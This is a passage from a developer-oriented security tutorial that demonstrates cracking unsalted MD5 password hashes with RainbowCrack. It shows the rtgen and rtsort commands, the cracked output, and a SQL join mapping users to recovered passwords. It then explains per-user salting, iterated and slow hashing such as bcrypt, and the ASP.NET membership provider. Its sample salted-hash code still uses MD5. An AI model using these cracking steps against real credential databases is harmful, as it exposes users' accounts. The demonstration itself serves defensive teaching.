
```
rtgen md5 loweralpha-numeric 6 8 1 3800 33554432 0
rtgen md5 loweralpha-numeric 6 8 2 3800 33554432 0
rtgen md5 loweralpha-numeric 6 8 3 3800 33554432 0
rtgen md5 loweralpha-numeric 6 8 4 3800 33554432 0
rtgen md5 loweralpha-numeric 6 8 5 3800 33554432 0

rtsort md5_loweralpha-numeric#6-8_1_3800x33554432_0.rt
rtsort md5_loweralpha-numeric#6-8_2_3800x33554432_0.rt
rtsort md5_loweralpha-numeric#6-8_3_3800x33554432_0.rt
rtsort md5_loweralpha-numeric#6-8_4_3800x33554432_0.rt
rtsort md5_loweralpha-numeric#6-8_5_3800x33554432_0.rt
```


Sometime the following day...

Now for the fun bit – actually “cracking” the passwords from the database. Of course what we mean by this term is really just that we're going to match the hashes against the rainbow tables, but that doesn't sound quite as interesting.


This time I'm going to fire up `rcrack_gui.exe` and get a bit more graphical for a change. We'll start up by loading our existing hashes from the `PasswordHashes.txt` file:




Doing this will give us all the existing hashes loaded up but as yet, without the plaintext equivalents:



In order to actually resolve the hashes to plain text, we'll need to load up the rainbow tables as well so let's just grab everything in the directory where we created them earlier:



As soon as we do this RainbowCrack begins processing. And after a short while:



The screenshot shows the RainbowCrack 1.5 application window. The title bar reads "RainbowCrack 1.5". The menu bar includes "File", "Edit", "Rainbow Table", and "Help". The main window contains a table with three columns: "Hash", "Plaintext", and "Plaintext in Hex". The table lists 20 rows of data, each with a checked checkbox in the first column. The plaintexts are: "?", "?", "rootkit", "?", "12345678", "?", "?", "?", "qwertyui", "?", "?", "?", "abc123", "?", "?", "r00tk1t", "?", "?", "fuckyou", "11111111", "?", "aaaaaa", and "?".


Hash	Plaintext	Plaintext in Hex
<input checked="" type="checkbox"/> e10adc3949ba59abbe56e057f20f883e	?	?
<input checked="" type="checkbox"/> 5f4dcc3b5aa765d61d8327deb882cf99	?	?
<input checked="" type="checkbox"/> bf787577ff656cde5b5d1f8236a75d2a	rootkit	726f6f746b6974
<input checked="" type="checkbox"/> 96e79218965eb72c92a549dd5a330112	?	?
<input checked="" type="checkbox"/> 25d55ad283aa400af464c76d713c07ad	12345678	3132333435363738
<input checked="" type="checkbox"/> d8578edf8458ce06fbc5bb76a58c5ca4	?	?
<input checked="" type="checkbox"/> 25f9e794323b453885f5181f1b624d0b	?	?
<input checked="" type="checkbox"/> 4297f44b13955235245b2497399d7a93	?	?
<input checked="" type="checkbox"/> 22d7fe8c185003c98f97e5d6ced420c7	qwertyui	7177657274797569
<input checked="" type="checkbox"/> 0d107d09f5bbe40cade3de5c71e9e9b7	?	?
<input checked="" type="checkbox"/> 827ccb0eea8a706c4c34a16891f84e7b	?	?
<input checked="" type="checkbox"/> 81dc9bdb52d04dc20036dbd8313ed055	?	?
<input checked="" type="checkbox"/> e99a18c428cb38d5f260853678922e03	abc123	616263313233
<input checked="" type="checkbox"/> 6c04e73d9894f3fd6a89ac944c43aae7	?	?
<input checked="" type="checkbox"/> cfcfd208495d565ef66e7dff9f98764da	?	?
<input checked="" type="checkbox"/> 5aca695374f4ee2032155a565ad78462	r00tk1t	723030746b3174
<input checked="" type="checkbox"/> 26d3477311c5c172208dfc46b832d4a5	?	?
<input checked="" type="checkbox"/> fcea920f7412b5da7be0cf42b8c93759	?	?
<input checked="" type="checkbox"/> e807f1fcf82d132f9bb018ca6738a19f	?	?
<input checked="" type="checkbox"/> 202cb962ac59075b964b07152d234b70	?	?
<input checked="" type="checkbox"/> 596a96cc7bf9108cd896f33c44aedc8a	fuckyou	6675636b796f75
<input checked="" type="checkbox"/> 1bbd886460827015e5d605ed44252251	11111111	3131313131313131
<input checked="" type="checkbox"/> eb0a191797624dd3a48fa681d3061212	?	?
<input checked="" type="checkbox"/> 0b4e7a0e5fe84ad35fb5f95b9ceeac79	aaaaaa	616161616161
<input checked="" type="checkbox"/> 1c63129ae9db9c60c3e8aa94d3e00495	?	?

Now it's getting interesting! RainbowCrack successfully managed to resolve eight of the password hashes to their plaintext equivalents. We could have achieved a much higher number closer to or equal to 20 had we computed more tables with wider character sets, length ranges and different part indexes (they actually talk about a 99.9% success rate), but after 15 hours of generating rainbow tables, I think the results so far are sufficient. The point has been made; the hashed passwords are vulnerable to rainbow tables.

Here are the stats of the crack:

```
plaintext found:           8 of 25
total time:                70.43 s
  time of chain traverse:  68.52 s
  time of alarm check:    1.19 s
  time of wait:           0.00 s
  time of other operation: 0.73 s
time of disk read:        9.72 s
hash & reduce calculation of chain traverse: 858727800
hash & reduce calculation of alarm check:    12114933
number of alarm:          9633
speed of chain traverse:  12.53 million/s
speed of alarm check:    10.20 million/s
```

This shows the real power of rainbow tables; yes, it took 15 hours to generate them in the first place but then we were moving through over twelve and a half million chains a second. But we've still only got hashes and some plain text equivalents, let's suck the results back into the database and join them all up:



```

1 SELECT Username, U.PasswordHash, R.PasswordText
2 FROM dbo.[User] U
3 JOIN dbo.Result R ON U.PasswordHash = R.PasswordHash

```

	Username	PasswordHash	PasswordText
1	User3	bf787577f656cde5b5d1f8236a75d2a	rootkit
2	User5	25d55ad283aa400af464c76d713c07ad	12345678
3	User9	22d7fe8c185003c98f97e5d6ced420c7	qwertyui
4	User13	e99a18c428cb38d5f260853678922e03	abc123
5	User16	5aca695374f4ee2032155a565ad78462	r00tk1t
6	User21	596a96cc7bf9108cd896f33c44aedc8a	fuckyou
7	User22	1bbd886460827015e5d605ed44252251	11111111
8	User24	0b4e7a0e5fe84ad35fb5f95b9ceeac79	aaaaaa

Bingo. Hashed passwords successfully compromised.

What made this possible?

The problem with the original code above was that it was just a single, direct hash of the password which made it predictable. You see, an MD5 hash of a string is always an MD5 hash

of a string. There's no key used in the algorithm to vary the output and it doesn't matter where the hash is generated. As such, it left us vulnerable to having our hashes compared against a large set with plain text equivalents which in this case was our rainbow tables.

You might say "Yes, but this only worked because there were obviously other systems which failed in order to first disclose the database", and you'd be right. RainbowCrack is only any good once there have been a series of other failures resulting in data disclosure. The thing is though, it's not an uncommon occurrence. I mentioned rootkit.com earlier on and it's perfectly analogous to the example above as the accounts were just [straight MD5 hashes with no salt](#). Reportedly, [44% of the accounts were cracked using a dictionary of about 10 M entries in less than 5 minutes](#). But there have also been other significant breaches of a similar nature; [Gawker](#) late last year was another big one and then there's the mother of all customer disclosures, [Sony](#) (we're getting somewhere near 100 million accounts exposed across numerous breaches now).

The point is that breaches happen and the role of security in software is to apply layered defences. You don't just apply security principles at one point; you layer them throughout the design so that the compromise of one or two vulnerabilities doesn't bring the whole damn show crashing down.

Getting back to our hashes, what we needed to do was to add some unpredictability to the output of the hash process. After all, the exploit only worked because *we knew what to look for* in that we could compare the database to pre-computed hashes.

Salting your hashes

Think of a [salt](#) as just a random piece of data. Now, if we combine that random piece of data with the password *before* the password is hashed we'll end up with a significantly higher degree of variability in the output of the hashing process. But if we just defined the one salt then reused it for all users an attacker could simply regenerate the rainbow tables with the single salt included with each plaintext string before hashing.

What we really need is a random salt which is different for every single user. Of course if we take this approach we also need to know what salt was used for what user otherwise we'll have no way of recreating the same hash when the user logs on. What this means is that the salt has to sit in the database with the hashed password and the username.

Now, before you start thinking “Hey, this sounds kind of risky”, remember that because the salt is different for each user, if you wanted to start creating rainbow tables you’d need to repeat the entire process *for every single account*. It’s no longer possible to simply take a hashed password list and run it through a tool like RainbowCrack, at least not within a reasonable timeframe.

So what does this change code wise? Well, the first thing is that we need a mechanism of generating some [cryptographically strong random bytes](#) to create our salt:

```
private static string CreateSalt(int size)
{
    var rng = new RNGCryptoServiceProvider();
    var buff = new byte[size];
    rng.GetBytes(buff);
    return Convert.ToBase64String(buff);
}
```

We’ll also want to go back to the original hashing function and make sure it takes the salt and appends it to the password before actually creating the hash:

```
private static string GetMd5Hash(string input, string salt)
{
    var hasher = MD5.Create();
    var data = hasher.ComputeHash(Encoding.Default.GetBytes(input + salt));
    var builder = new StringBuilder();

    for (var i = 0; i < data.Length; i++)
    {
        builder.Append(data[i].ToString("x2"));
    }

    return builder.ToString();
}
```

Don’t fly off the handle about using MD5 just yet – read on!

In terms of tying it all together, the earlier button click event needs to create the salt (we’ll make it 8 bytes), pass it to the hashing function and also pass it over to the method which is going to save the user to the data layer (remember we need to store the salt):

```
var username = UsernameTextBox.Text;
var sourcePassword = PasswordTextBox.Text;
var salt = CreateSalt(8);
```


```
var passwordHash = GetMd5Hash(sourcePassword, salt);
CreateUser(username, passwordHash, salt);
```

Now let's recreate all those original user accounts and see how the database looks:


The screenshot shows a SQL query result window with the following data:

	Username	PasswordHash	Salt
1	User1	104f4807e28e401c1b9e1c43ac80bdde	nkV38+/eHsl=
2	User2	827e877ba7fa4676ee4903f2b60de13a	NwHowZ63RVw=
3	User3	e901b26b3ec928db2753150d04736c44	Z8uDOfE90gE=
4	User4	72997d54dbe748964c64656cba01e1c8	SKXPm84F2bU=
5	User5	9207f5635d2622e94e2a67b0190c89a8	ppjsgG33ril=
6	User6	07168a0ef3102a6ee3df50f3355d49c	vINyqVBbtPU=
7	User7	d78c6606bed3d2e4262df59b29e0bfc2	pQQdD514l/E=
8	User8	c71dcf5a4be211294014537c255ac48a	v+x3ypPTCig=
9	User9	2ad3269ee1f97858f7f236a02b3a32e	SOwixgcWgVA=
10	User10	bb0ae47e5b95b896568bc014ac63b9c1	+Bz6pl/G6DQ=
11	User11	b72c7ec38b64ca39fee15a931f3f5260	UDfOA0DyQQQ=
12	User12	2e658552d8fe83fcd7820bff7b2cee7	fvhDCo17aAk=
13	User13	c5cef9d547088594e022a6581bc44ea6	YaDJlrHZMnk=
14	User14	ab9a873186c52d0daf11c8a193dc6f9c	8cLo46CTPUE=
15	User15	30027afd712c3cc235459a0f1a45bea5	bLSAogm+RT4=
16	User16	50e195fd7f0d53dc0072e56e54f17f50	7yBcpKnRkpc=
17	User17	096946878b485dc156d6e0f9e1e10160	i9C8NzVtdo=
18	User18	10227757e7d185f0c3578c9fa2a4502	w85scq8Dlwo=
19	User19	cdc3e906dd07fad0f8e4969bc5f46e8c	tu6RYS8slrk=
20	User20	9b153dde1510c64fce08a6f28b940b55	8teTAorVfIE=
21	User21	fa67c40b1d4317078218614154d3f2e7	HV8lDjZ9Uz8=
22	User22	7e533c1aee2145aa25108c3f3beb5bb	R3+QKfNyAFg=
23	User23	45b4d6d24fd79ed62752db188d2c5803	OprSkIq1DN4=
24	User24	d7f755518f9fb08f784c179a456764d5	r68o84BpQCg=
25	User25	4dc0eef0baf49af20ba51eb0d7d4155b	faSa7MGRwis=

Excellent, now we have passwords hashed with a salt and the salt itself ready to recreate the process when a user logs on. Now let's try dumping this into a text file and running RainbowCrack against it:



Ah, that's better! Not one single password hash matched to the rainbow table. Of course there's no way there *could* have been a match (short of a hash collision); the source text was completely randomised via the salt. Just to prove the point, let's create two new users and call them "Same1" and "Same2", both with a password of "Passw0rd". Here's how they look:



The screenshot shows a SQL query window with the following query:

```
SELECT Username, PasswordHash, Salt FROM dbo.[User]
WHERE Username LIKE 'Same%'
```

The results are displayed in a table with the following data:

	Username	PasswordHash	Salt
1	Same1	13b328b74183e310cafab8781184a367	08aVO318gCM=
2	Same2	cefdc39c0a019b7a04d9a63951d8981b	Ydla0VAQPLs=

Totally different salts and consequently, totally different password hashes. Perfect.

About the only thing we haven't really touched on is the logon process for reasons explained in the next section. Suffice to say the logon method will simply pull back the appropriate record for the provided username then send the password entered by the user back to the GetMd5Hash function along with the salt. If the return value from that function matches the password hash in the database, logon is successful.

But why did I use MD5 for all this? Hasn't it been discredited over and over again? Yes, and were we to be serious about this we'd use SHA (at the very least), but in terms of demonstrating the vulnerability of non-salted hashes and the use of rainbow tables to break them, it's all pretty much of a muchness. If you were going to manage the salting and hashing process yourself, it would simply be a matter of substituting the MD5 reference for SHA.

But even SHA has its problems, one of them being that it's too fast. Now this sounds like an odd "problem", don't we always want computational processes to be as fast as possible? The problem with speed in hashing processes is that the faster you can hash, the faster you can run a brute force attack on a hashed database. In this case, latency can actually be desirable; *speed is exactly what you don't want in a password hash function*. The problem is that access to fast processing is getting easier and easier which means you end up with situations like [Amazon EC2 providing the perfect hash cracking platform](#) for less than a cup of coffee.

You don't want the logon process to grind to halt, but the difference between a hash computation going from 3 milliseconds to 300 milliseconds, for example, won't be noticed by the end user but has a 100 fold impact on the duration required to resolve the hash to plain text. This is one of the attractive attributes of [bcrypt](#) in that it uses the computationally expensive [Blowfish algorithm](#).

But of course latency can always be added to hashing process of other algorithms simply by iterating the hash. Rather than just passing the source string in, hashing it and storing the output in the database, iterative hashing repeats the process – and consequently the latency - many


times over. Often this will be referred to as [key stretching](#) in that it effectively increases the amount of time required to brute force the hashed value.

Just one final comment now that we have a reasonable understanding of what's involved in password hashing: You know those password reminder services which send you your password when you forget it? Or those banks or airlines where the operator will read your password to you over the phone (hopefully after ascertaining your identity)? Clearly there's no hashing going on there. At best your password is encrypted but in all likelihood it's just sitting there in plain text. One thing is for sure though, it hasn't been properly hashed.

Using the ASP.NET membership provider

Now that we've established how to create properly salted hashes in a web app yourself, ***don't do it!*** The reason for this is simple and it's that Microsoft have already done the hard work for us and given us the [membership provider in ASP.NET](#). The thing about the membership provider is that it doesn't just salt and hash your passwords for you but rather its part of a much richer ecosystem to support registration and account management in ASP.NET.

